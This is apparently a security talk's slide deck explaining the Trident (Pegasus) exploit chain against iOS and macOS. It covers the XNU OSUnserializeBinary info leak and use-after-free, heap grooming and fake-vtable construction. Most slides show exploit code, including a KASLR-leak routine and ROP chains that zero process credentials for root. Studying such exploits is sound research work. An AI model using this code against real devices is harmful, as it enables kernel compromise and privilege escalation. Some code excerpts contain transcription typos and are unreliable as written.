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# Trident (Pegasus)

The "most sophisticated smartphone attack ever"

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# Exploits Chain

## Remote Command Execution

- WebKit Heap Overflow

## Info Leak

- XNU Stack Over-Read

## Local Privilege Escalation

- XNU Use-After-Free
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Gain sandboxed RCE  
though WebKit's  
JavaScriptCore Heap  
Overflow.  
(CVE-2016-4657)

Privileged execution  
exploiting a UAF.  
Syscalls callable in  
sandbox.  
(CVE-2016-4656)

RCE

Info Leak

LPE

Get pointer in kernel stack to  
determine KERNEL\_BASE  
address and bypass KASLR.  
Syscalls callable in sandbox.  
(CVE-2016-4655)

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# User Mode - WebKit

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# JavaScriptCore Heap Overflow

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# TODO

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# Kernel Mode - XNU

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# Mach Traps

## Arguments

- Accepts objects passed by reference
  - Some versions accepts binary serialized data
  - Examples: (snake\_case = private, CamelCase = IOKit)
    - `io_service_get_matching_services_bin` (str/bin XML dict)
    - `io_service_get_matching_services` (OSDictionary)
    - `IOServiceGetMatchingServices` (CFDictionary)
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# Unserialize Pain

## Binary to Object

Binary XML unserialization is done in kernel mode :')

## Incriminated Kernel Function - BOTH CVEs!

```
OSObject * OSUnserializeBinary(  
    const char *buffer,  
    size_t bufferSize,  
    OSString **errorString);
```

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# Binary XML Data Structure

uint32\_t[]

Magic Number

Parent Node | Type | Len

Type | Len

Content

Last Element | Type | Len

Content[0]

Content[1]

|  |              |
|--|--------------|
| Binary XML = 0x000000d3                              |              |
| End = 0x80000000   Dictionary = 0x01000000   Len = 2 | <dict>       |
| String = 0x09000000   Len = 4                        | <string>     |
| 0x00787377   | WSX</string> |
| End = 0x80000000   Number = 0x04000000   Len = 64    | <integer>    |
| 0x00000005   | 5</integer>  |
| 0x00000000   |              |
|  | </dict>      |

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# Info Leak

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# KASLR

**Kernel address space is randomized since 10.8 (2012)**

```
r = rand(0x00, 0xff)*  
slide = r << 21
```

**Kernel will be loaded to:**

**32bit -> 0x80001000 + slide**

**64bit -> 0xffffffff8004004000 + slide**

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\*Someone said 384 possible different slide.

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# OSNumber object attributes

## value (inValue)

The value always take up 64 bits but is bit-masked using numberOfBits.

## size (numberOfBits)

The numberOfBits attribute is stored during construction of the object without checks.

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# OSNumber object init code

```
37  #define sizeMask (~0ULL >> (64 - size))

52  bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits)
53  {
54      if (!super::init())
55          return false;
56
57      size = newNumberOfBits;
58      value = (inValue & sizeMask);
59
60      return true;
61  }
```

xnu-3248.60.10/libkern/c++/OSNumber.cpp

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# OSNumber unserialization

xnu-3248.60.10/libkern/c++/OSSerializeBinary.cpp

```
345     case kOSSerializeNumber:
346         bufferPos += sizeof(long long);
347         if (bufferPos > bufferSize) break;
348
349         value = next[1];
350         value <= 32;
351         value |= next[0];
352         o = OSNumber::withNumber(value, len);
353         next += 2;
354         break;
```

xnu-3789.1.32/libkern/c++/OSSerializeBinary.cpp

```
348     case kOSSerializeNumber:
349         bufferPos += sizeof(long long);
350         if (bufferPos > bufferSize) break;
351         if ((len != 32) && (len != 64) && (len != 16) && (len != 8)) break;
352         value = next[1];
353         value <= 32;
354         value |= next[0];
355         o = OSNumber::withNumber(value, len);
356         next += 2;
357         break;
```

Length is not checked!

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## Info Leak steps

1. Create a binary dict with a “long” number
  2. Open a IOService using the dict
  3. Get the IOService’s dict number property to leak stack memory
  4. Calculate KERNEL\_BASE using leaked stack (subtracting from a ret value)
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**Let's create a Dict with a long numberOfBits OSNumber**

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## Info Leak - Part 1

```
<dict>
  <key>
    AAA
  </key>
  <number size=512>
    4702111234474983745
  </number>
</dict>
```

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# Info Leak - Part 1

```
51  #define WRITE_IN(dict, data) do { *(uint32_t*)(dict + idx) = (data); idx += 4; } while (0)
52
53  WRITE_IN(dict, (0x000000d3)); // signature, always at the beginning
54
55  WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeDictionary | 2)); // dictionary with two entries
56
57  WRITE_IN(dict, (kOSSerializeSymbol | 4)); // key with symbol, 3 chars + NUL byte
58  WRITE_IN(dict, (0x00414141)); // 'AAA' key + NUL byte in little-endian
59
60  WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeNumber | 0x200)); // value with big-size number
61  WRITE_IN(dict, (0x41414141)); WRITE_IN(dict, (0x41414141)); // at least 8 bytes for our big numbe
```

value (64 bit)

numberOfBits (512 bit)

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**We need a kernel function that reads using the size attribute blindly**

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
## is\_io\_registry\_entry\_get\_property\_bytes

```
2861     } else if( (off = OSDynamicCast( OSNumber, obj ))) {
2862         offsetBytes = off->unsigned64BitValue();
2863         len = off->numberOfBytes();
2864         bytes = &offsetBytes;
2865         #ifdef __BIG_ENDIAN__
2866             bytes = (const void *)
2867                 (((UInt32) bytes) + (sizeof( UInt64) - len));
2868         #endif
2869
2870     } else
2871         ret = kIOReturnBadArgument;
2872
2873     if( bytes) {
2874         if( *dataCnt < len)
2875             ret = kIOReturnIPCErrors;
2876         else {
2877             *dataCnt = len;
2878             bcopy( bytes, buf, len );
2879         }
2880     }
```

Assign len using  
numberOfBytes



Memory copy  
using len



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# Info Leak - Part 2

## Open a IOService using dictionary

```
71     serv = IOServiceGetMatchingService(master, IOServiceMatching("IOHDIXController"));
72
73     kr = io_service_open_extended(serv, mach_task_self(), 0, NDR_record, (io_buf_ptr_t)dict, idx, &err, &conn);
74     if (kr == KERN_SUCCESS) {
75         printf("(+) UC successfully spawned! Leaking bytes...\n");
76     } else
77         return -1;
78
79     IORegistryEntryCreateIterator(serv, "IOService", kIORegistryIterateRecursively, &iter);
80     io_object_t object = IOIteratorNext(iter);
81
```

Our XML binary  
dict



jndok/PegasusX/main.c

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# Info Leak - Part 3

## Read IOService's dictionary property to leak function stack

```
82     char buf[0x200] = {0};
83     mach_msg_type_number_t bufCnt = 0x200;
84
85     kr = io_registry_entry_get_property_bytes(object, "AAA", (char *)&buf, &bufCnt);
86     if (kr == KERN_SUCCESS) {
87         printf("(+) Done! Calculating KASLR slide...\n");
88     } else
89         return -1;
90
91     #if 0
92         for (uint32_t k = 0; k < 128; k += 8) {
93             printf("#llx\n", *(uint64_t *)(buf + k));
94         }
95     #endif
96
97     uint64_t hardcoded_ret_addr = 0xffffffff80003934bf;
98
99     kslide = (*(uint64_t *)(buf + (7 * sizeof(uint64_t)))) - hardcoded_ret_addr;
```

Our local  
allocated buffer  
for the result

The key of the  
dictionary we  
want to read

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
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```

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Calculate kernel  
slide using leaked  
stack address





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# Local Privilege Escalation

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# XNU Heap Primer

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# Kernel Memory Allocators




FIGURE 12-4: The XNU memory allocator hierarchy

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# kalloc()

Allocation size rounded up from 8 to MAX  
(platform dependant, see K\_ZONE\_NAMES)

Use a different zone for each unique X allocation  
(kalloc.16, kalloc.32, kalloc.4096)

kalloc.X zone is created if not present

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# kalloc()

```
[sh-3.2# zprint kalloc
```

| zone name   | elem<br>size | cur<br>size | max<br>size | cur<br>#elts | max<br>#elts | cur<br>inuse | alloc<br>size | alloc<br>count |   |
|-------------|--------------|-------------|-------------|--------------|--------------|--------------|---------------|----------------|---|
| kalloc.16   | 16           | 448K        | 518K        | 28672        | 33215        | 24219        | 4K            | 256            | C |
| kalloc.32   | 32           | 1636K       | 1751K       | 52352        | 56050        | 22070        | 4K            | 128            | C |
| kalloc.48   | 48           | 1872K       | 2627K       | 39936        | 56050        | 27686        | 4K            | 85             | C |
| kalloc.64   | 64           | 2380K       | 2627K       | 38080        | 42037        | 37992        | 4K            | 64             | C |
| kalloc.80   | 80           | 1232K       | 1751K       | 15769        | 22420        | 6280         | 4K            | 51             | C |
| kalloc.96   | 96           | 480K        | 691K        | 5120         | 7381         | 4487         | 8K            | 85             | C |
| kalloc.128  | 128          | 6824K       | 8867K       | 54592        | 70938        | 47183        | 4K            | 32             | C |
| kalloc.160  | 160          | 208K        | 205K        | 1331         | 1312         | 1115         | 8K            | 51             | C |
| kalloc.192  | 192          | 288K        | 307K        | 1536         | 1640         | 1422         | 12K           | 64             | C |
| kalloc.256  | 256          | 736K        | 778K        | 2944         | 3113         | 2935         | 4K            | 16             | C |
| kalloc.288  | 288          | 560K        | 768K        | 1991         | 2733         | 1958         | 20K           | 71             | C |
| kalloc.512  | 512          | 932K        | 1167K       | 1864         | 2335         | 1744         | 4K            | 8              | C |
| kalloc.576  | 576          | 48K         | 45K         | 85           | 81           | 64           | 4K            | 7              | C |
| kalloc.1024 | 1024         | 780K        | 778K        | 780          | 778          | 724          | 4K            | 4              | C |
| kalloc.1152 | 1152         | 96K         | 91K         | 85           | 81           | 18           | 8K            | 7              | C |
| kalloc.1280 | 1280         | 80K         | 67K         | 64           | 54           | 19           | 20K           | 16             | C |
| kalloc.2048 | 2048         | 1464K       | 1751K       | 732          | 875          | 704          | 4K            | 2              | C |
| kalloc.4096 | 4096         | 4500K       | 5911K       | 1125         | 1477         | 294          | 4K            | 1              | C |
| kalloc.8192 | 8192         | 1128K       | 1556K       | 141          | 194          | 88           | 8K            | 1              | C |

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## kfree()

For each zone it use a LIFO linked-list to trace freed elements

The last freed is the first chunk to be allocated

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# Binary XML oddities

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# Every parsed element is traced in an array of OSObject pointers

```
385         if (!(ok = (o != 0))) break;
386
387         if (!isRef)
388         {
389             setAtIndex(objs, objsIdx, o);
390             if (!ok) break;
391             objsIdx++;
392         }
```



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# setAtIndex macro

Just a simple auto-enlargement append

```
240  #define setAtIndex(v, idx, o)
241      if (idx >= v##Capacity)
242      {
243          uint32_t ncap = v##Capacity + 64;
244          typeof(v##Array) nbuf = (typeof(v##Array)) kalloc_container(ncap * sizeof(o));
245          if (!nbuf) ok = false;
246          if (v##Array)
247          {
248              bcopy(v##Array, nbuf, v##Capacity * sizeof(o));
249              kfree(v##Array, v##Capacity * sizeof(o));
250          }
251          v##Array = nbuf;
252          v##Capacity = ncap;
253      }
254      if (ok) v##Array[idx] = o;
```

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# Dict keys

Should be declared as `OSSymbol`

Can also be a `OSString` (`OSSymbol` inherits from `OSString`) - Introduced in iOS 9.2

In that case will be create a `OSSymbol` object using the `OSString`. Then the `OSString` will be freed

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# Dict keys - iOS >= 9.2

```
396     if (sym)
397     {
398         DBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
399         if (o != dict) ok = dict->setObject(sym, o, true);
400         o->release();
401         sym->release();
402         sym = 0;
403     }
404     else
405     {
406         sym = OSDynamicCast(OSSymbol, o);
407         if (!sym && (str = OSDynamicCast(OSString, o)))
408         {
409             sym = (OSSymbol *) OSSymbol::withString(str);
410             o->release();
411             o = 0;
412         }
413         ok = (sym != 0);
414     }
```

Create a  
OSSymbol using  
OSString

OSString freed

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# Dict values

Can be any type of object

When it extract a value, the key-value pair is put into the real dictionary and both elements are freed

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# Dict values

```
396     if (sym)
397     {
398         DEBG("%s = %s\n", sym->getCStringNoCopy(), o->getMetaClass()->getClassName());
399         if (o != dict) ok = dict->setObject(sym, o, true);
400         o->release();
401         sym->release();
402         sym = 0;
403     }
404     else
405     {
406         sym = OSDynamicCast(OSSymbol, o);
407         if (!sym && (str = OSDynamicCast(OSSString, o)))
408         {
409             sym = (OSSymbol *) OSSymbol::withString(str);
410             o->release();
411             o = 0;
412         }
413         ok = (sym != 0);
414     }
```

Add pair to the dictionary

Object and Symbol freed

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# NOT every parsed element is traced in an array of OSObject

```
385         if (!(ok = (o != 0))) break;
386
387         if (!isRef)
388         {
389             setAtIndex(objs, objsIdx, o);
390             if (!ok) break;
391             objsIdx++;
392         }
```


Ignore reference



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# XML Reference?

```
<dict>
  <key>
    AAA
  </key>
  <number>
    128021841404779
  </number>
  <key>
    BBB
  </key>
  <reference>
    2
  </reference>
</dict>
```



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# Binary XML Object Reference

|  |
|--|
| Binary XML = 0x000000d3                              |
| End = 0x80000000   Dictionary = 0x01000000   Len = 4 |
| Key = 0x08000000   Len = 4                           |
| 0x00414141   |
| Number = 0x04000000   Len = 64                       |
| 0x6861636b   |
| 0x0000746f   |
| Key = 0x08000000   Len = 4                           |
| 0x00424242   |
| End = 0x80000000   Object = 0x0c000000   Index = 2   |


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# When parsing a reference...

```
338         case kOSSerializeObject:
339             if (len >= objsIdx) break;
340             o = objsArray[len];
341             o->retain();
342             isRef = true;
343             break;
```



Calls a method of  
the object without  
checks

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# Recap

- The freed OSString address is still in the array
  - We can reference every index in the dict
  - Referencing it will call a method (retain) of the object... Even if freed
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# Overwrite the old OSString heap

- Remember? The last freed chunk is the first to be allocated
  - OSString take up X (platform dependant) bytes
  - Find a way to allocate X bytes of fully controlled heap to remain in the same zone
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# OSData to the rescue

OSData is a object with arbitrary content  
of arbitrary length

Creating a OSData will allocate the  
object itself AND a buffer of X length

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# OSData to the rescue

**OSData itself will not be allocated in the same zone of the freed OSString anyway.**

| Object   | 32 bit    | 64 bit    |
|----------|-----------|-----------|
| OSData   | kalloc.32 | kalloc.48 |
| OSString | kalloc.24 | kalloc.32 |

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# OSData to the rescue

But the OSData buffer will be allocated  
in the same address of the freed  
OSString if matching the same length!


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# OSData to the rescue

```
52  bool OSData::initWithCapacity(unsigned int inCapacity)
53  {
54      if (data)
55      {
56          OSCONTAINER_ACCUMSIZE(-((size_t)capacity));
57          if (!inCapacity || (capacity < inCapacity))
58          {
59              // clean out old data's storage if it isn't big enough
60              kfree(data, capacity);
61              data = 0;
62              capacity = 0;
63          }
64      }
65
66      if (!super::init())
67          return false;
68
69      if (inCapacity && !data) {
70          data = (void *) kalloc_container(inCapacity);
```

Arbitrary allocation



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
# Build a fake object

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# C++ Object



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# OSString

```
typedef struct
{
    void      ** vtab;           // C++,      for virtual function calls
    int         retainCount;     // OSObject, for reference counting
    unsigned int flags;          // OSString, for managed/unmanaged string buffer
    unsigned int length;         // OSString, string buffer length
    const char * string;         // OSString, string buffer address
} OSString;
```

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
# Fake OSString - 32/64 bit

```
77         kOSSerializeData | sizeof(OSString), // OSData with same size as OSString
78     #ifdef __LP64__
79         data[0], // vtable pointer (lower half)
80         data[1], // vtable pointer (upper half)
81         data[2], // retainCount
82         data[3], // flags
83         data[4], // length
84         data[5], // (padding)
85         data[6], // string pointer (lower half)
86         data[7], // string pointer (upper half)
87     #else
88         data[0], // vtable pointer
89         data[1], // retainCount
90         data[2], // flags
91         data[3], // length
92         data[4], // string pointer
93     #endif
```

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## retain() vtable offset

```
338         case kOSSerializeObject:
339             if (len >= objsIdx) break;
340             o = objsArray[len];
341             o->retain();
342             isRef = true;
343             break;
```



Which position of the vtable  
is called?

# retain() vtable offset

```
DATA: __const:803F4E8C ; `vtable for' OSString
DATA: __const:803F4E8C __ZTV8OSString DCB 0 ; DATA XREF: OSS
DATA: __const:803F4E8C ; OSString::OSSt
DATA: __const:803F4E8D DCB 0
DATA: __const:803F4E8E DCB 0
DATA: __const:803F4E8F DCB 0
DATA: __const:803F4E90 DCB 0
DATA: __const:803F4E91 DCB 0
DATA: __const:803F4E92 DCB 0
DATA: __const:803F4E93 DCB 0
DATA: __const:803F4E94 DCD sub_80321590+1
DATA: __const:803F4E98 DCD __ZN8OSStringD0Ev+1 ; OSString::~~OSS
DATA: __const:803F4E9C DCD __ZNK8OSObject7releaseEi+1 ; OSObject
DATA: __const:803F4EA0 DCD __ZNK8OSObject14getRetainCountEv+1 ;
DATA: __const:803F4EA4 DCD __ZNK8OSObject6retainEv+1 ; OSObject:
DATA: __const:803F4EA8 DCD __ZNK8OSObject7releaseEv+1 ; OSObject
DATA: __const:803F4EAC DCD __ZNK8OSString9serializeEP11OSSeriali
DATA: __const:803F4EB0 DCD __ZNK8OSString12getMetaClassEv+1 ; OS
DATA: __const:803F4EB4 DCD __ZNK8OSString9isEqualToEPK15OSMetaCl
DATA: __const:803F4EB8 DCD __ZNK8OSObject12taggedRetainEPKv+1 ;
DATA: __const:803F4EBC DCD __ZNK8OSObject13taggedReleaseEPKv+1 ;
```

5th function  
vtable + 8 + (4 \* sizeof(void \*))

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**Before exploitation...**

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# Bypass Mitigations - Part 1

- **macOS - No mitigations**
    - Point the OSString “vtable” in userland to jump (call) to user memory
  - **macOS - SMEP / iOS 64bit (< iPhone 7)**
    - Point the OSString “vtable” in userland and ROP with a KASLR info leak
    - In macOS we can just use ROP to disable SMEP setting CR4 (unstable) and jump to user memory
  - **macOS - SMAP / iOS 32bit and iPhone7**
    - Need to use an heap/stack info leak as well as a KASLR info leak (store vtable and ROP chain in kernel memory)
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# Apple engineers be like...

You can only pick 2

- 64 bit CPU
  - SMAP
  - 3.5mm jack
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# Bypass Mitigations - Part 2

- **macOS / iOS**

- `__PAGEZERO` segment is enforced with no permission for every 64 bit binary
- On macOS is not enforced in 32 bit binaries, we can compile a binary with no `__PAGEZERO` and allocate ourselves with any permission

**`-m32 -pagezero_size,0`**

- `__PAGEZERO` segment
  - 4K on 32 bit address space
  - 4GB on 64 bit address space
    - Can be reduced using **`-pagezero_size,0x4000`**

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# macOS - SMEP (x64)

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# Map NULL

```
147      /* map the NULL page */
148
149      mach_vm_address_t null_map = 0;
150
151      vm_deallocate(mach_task_self(), 0x0, PAGE_SIZE);
152
153      kr = mach_vm_allocate(mach_task_self(), &null_map, PAGE_SIZE, 0);
154      if (kr != KERN_SUCCESS)
155          return;
```

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# Binary dict payload

Same size of  
OSString on  
x64

```
124     WRITE_IN(dict, (kOSSerializeString | 4)); // string 'AAA', will get freed
125     WRITE_IN(dict, (0x00414141));
126
127     WRITE_IN(dict, (kOSSerializeBoolean | 1)); // bool, true
128
129     WRITE_IN(dict, (kOSSerializeSymbol | 4)); // symbol 'BBB'
130     WRITE_IN(dict, (0x00424242));
131
132     WRITE_IN(dict, (kOSSerializeData | 32)); // data (0x00 * 32)
133     WRITE_IN(dict, (0x00000000));
134     WRITE_IN(dict, (0x00000000));
135     WRITE_IN(dict, (0x00000000));
136     WRITE_IN(dict, (0x00000000));
137     WRITE_IN(dict, (0x00000000));
138     WRITE_IN(dict, (0x00000000));
139     WRITE_IN(dict, (0x00000000));
140     WRITE_IN(dict, (0x00000000));
141
142     WRITE_IN(dict, (kOSSerializeSymbol | 4)); // symbol 'CCC'
143     WRITE_IN(dict, (0x00434343));
144
145     WRITE_IN(dict, (kOSSerializeEndCollection | kOSSerializeObject | 1)); //
```

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# ROP Chain

```
165     *(volatile uint64_t *) (0x20) = (volatile uint64_t)ROP_XCHG_ESP_EAX(map); // stack pivot
166
167     /* build ROP chain */
168
169     printf("(i) Building ROP chain...\n");
170
171     rop_chain_t *chain = calloc(1, sizeof(rop_chain_t));
172
173     PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_current_proc"));
174
175     PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
176     PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_proc_ucred"));
177
178     PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
179     PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_posix_cred_get"));
180
181     PUSH_GADGET(chain) = ROP_RAX_TO_ARG1(map, chain);
182     PUSH_GADGET(chain) = ROP_ARG2(chain, map, (sizeof(int) * 3));
183     PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_bzero"));
184
185     PUSH_GADGET(chain) = SLIDE_POINTER(find_symbol_address(map, "_thread_exception_return"));
186
187     /* chain transfer, will redirect execution flow from 0x0 to our main chain above */
188
189     uint64_t *transfer = (uint64_t *)0x0;
190     transfer[0] = ROP_POP_RSP(map);
191     transfer[1] = (uint64_t)chain->chain;
```

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**iOS (ARM64)**

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# Register status when UAF

- x0 and x28 hold a pointer to the current object, i.e. what is called o in OSUnserializeBinary.
- x8 is the address we just jumped to, i.e. the pointer to retain() in our fake vtable.
- **x9 holds the type of the parsed object, in our case 0xc000000 for kOSSerializeObject.**
- x21 = bufferPos
- x22 = bufferSize
- x27 = objsArray



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# Yes, we can allocate to 0xc000000 (reducing \_\_PAGEZERO)



```
113     DEBUG("Page size: " SIZE, (size_t)page_size);
114
115     vm_address_t addr = kOSSerializeObject; // dark magic
116
117     DEBUG("Allocating ROP stack page at " ADDR, (addr_t)addr);
118     ret = vm_allocate(mach_task_self(), &addr, page_size, 0);
119     if(ret != KERN_SUCCESS)
120     {
121         THROW("Failed to allocate page at " ADDR " (%s)", (addr_t)addr
122     }
```

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# Stack pivot gadget

```
ldp x29, x30, [x9], 0x10  
add sp, sp, 0x10  
ret
```

```
x29 = x9  
x30 = x9  
x9 = x9 + 0x10  
sp = sp + 0x10  
ret
```

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
# UAF to ROP Chain

addr (vtable + 8)

|  |
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|  |
|  |
|  |
|  |
| <pre>ldp x29, x30, [x9], 0x10 add sp, sp, 0x10 ret</pre> |

0xc0000000 ROP payload

|     |
|-----|
| ... |
| ... |
| ... |
| ... |
| ... |



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# Reuse gadget until set SP & FP properly to return gracefully

```
42     addr_t remaining_stack_size = stack_OSUnserialize;
43     // x29 is at 0x10 before the end of the stack frame
44     remaining_stack_size -= 0x10;
45     // Stack pivot does sp += 0x10
46     remaining_stack_size -= 0x10;
47     // And our load gadget loads from [sp, 0x20]
48     remaining_stack_size -= 0x20;
49     // We have to add the remaining size to sp, to reach the address where x29 is stored
50     for(uint32_t i = 0; i < remaining_stack_size / 0x10; ++i)
51     {
52         // sp += 0x10
53         PUSH(*chain, (addr_t)&(*chain)[2]); // x29
54         PUSH(*chain, add_sp);                // x30
55     }
```

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# Set important values before real payload

```
57     PUSH(*chain, (addr_t)&(*chain)[6]);    // x29
58     PUSH(*chain, ldr);                     // x30
59     PUSH(*chain, 0);                       // x22
60     PUSH(*chain, 0);                       // x21
61     PUSH(*chain, 0);                       // x20
62     PUSH(*chain, -stack_open_extended);    // x19
63     // x0 += x19 and load storage address
64     PUSH(*chain, (addr_t)&(*chain)[4]);    // x29
65     PUSH(*chain, add_x0);                  // x30
66     PUSH(*chain, 0);                       // x20
67     PUSH(*chain, (addr_t)&(*chain)[67]);    // x19 >-----
68     // str x0, addr
69     PUSH(*chain, (addr_t)&(*chain)[4]);    // x29
70     PUSH(*chain, str);                     // x30
71     PUSH(*chain, 0);                       // x20
72     PUSH(*chain, 0);                       // x19
```

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# Fin

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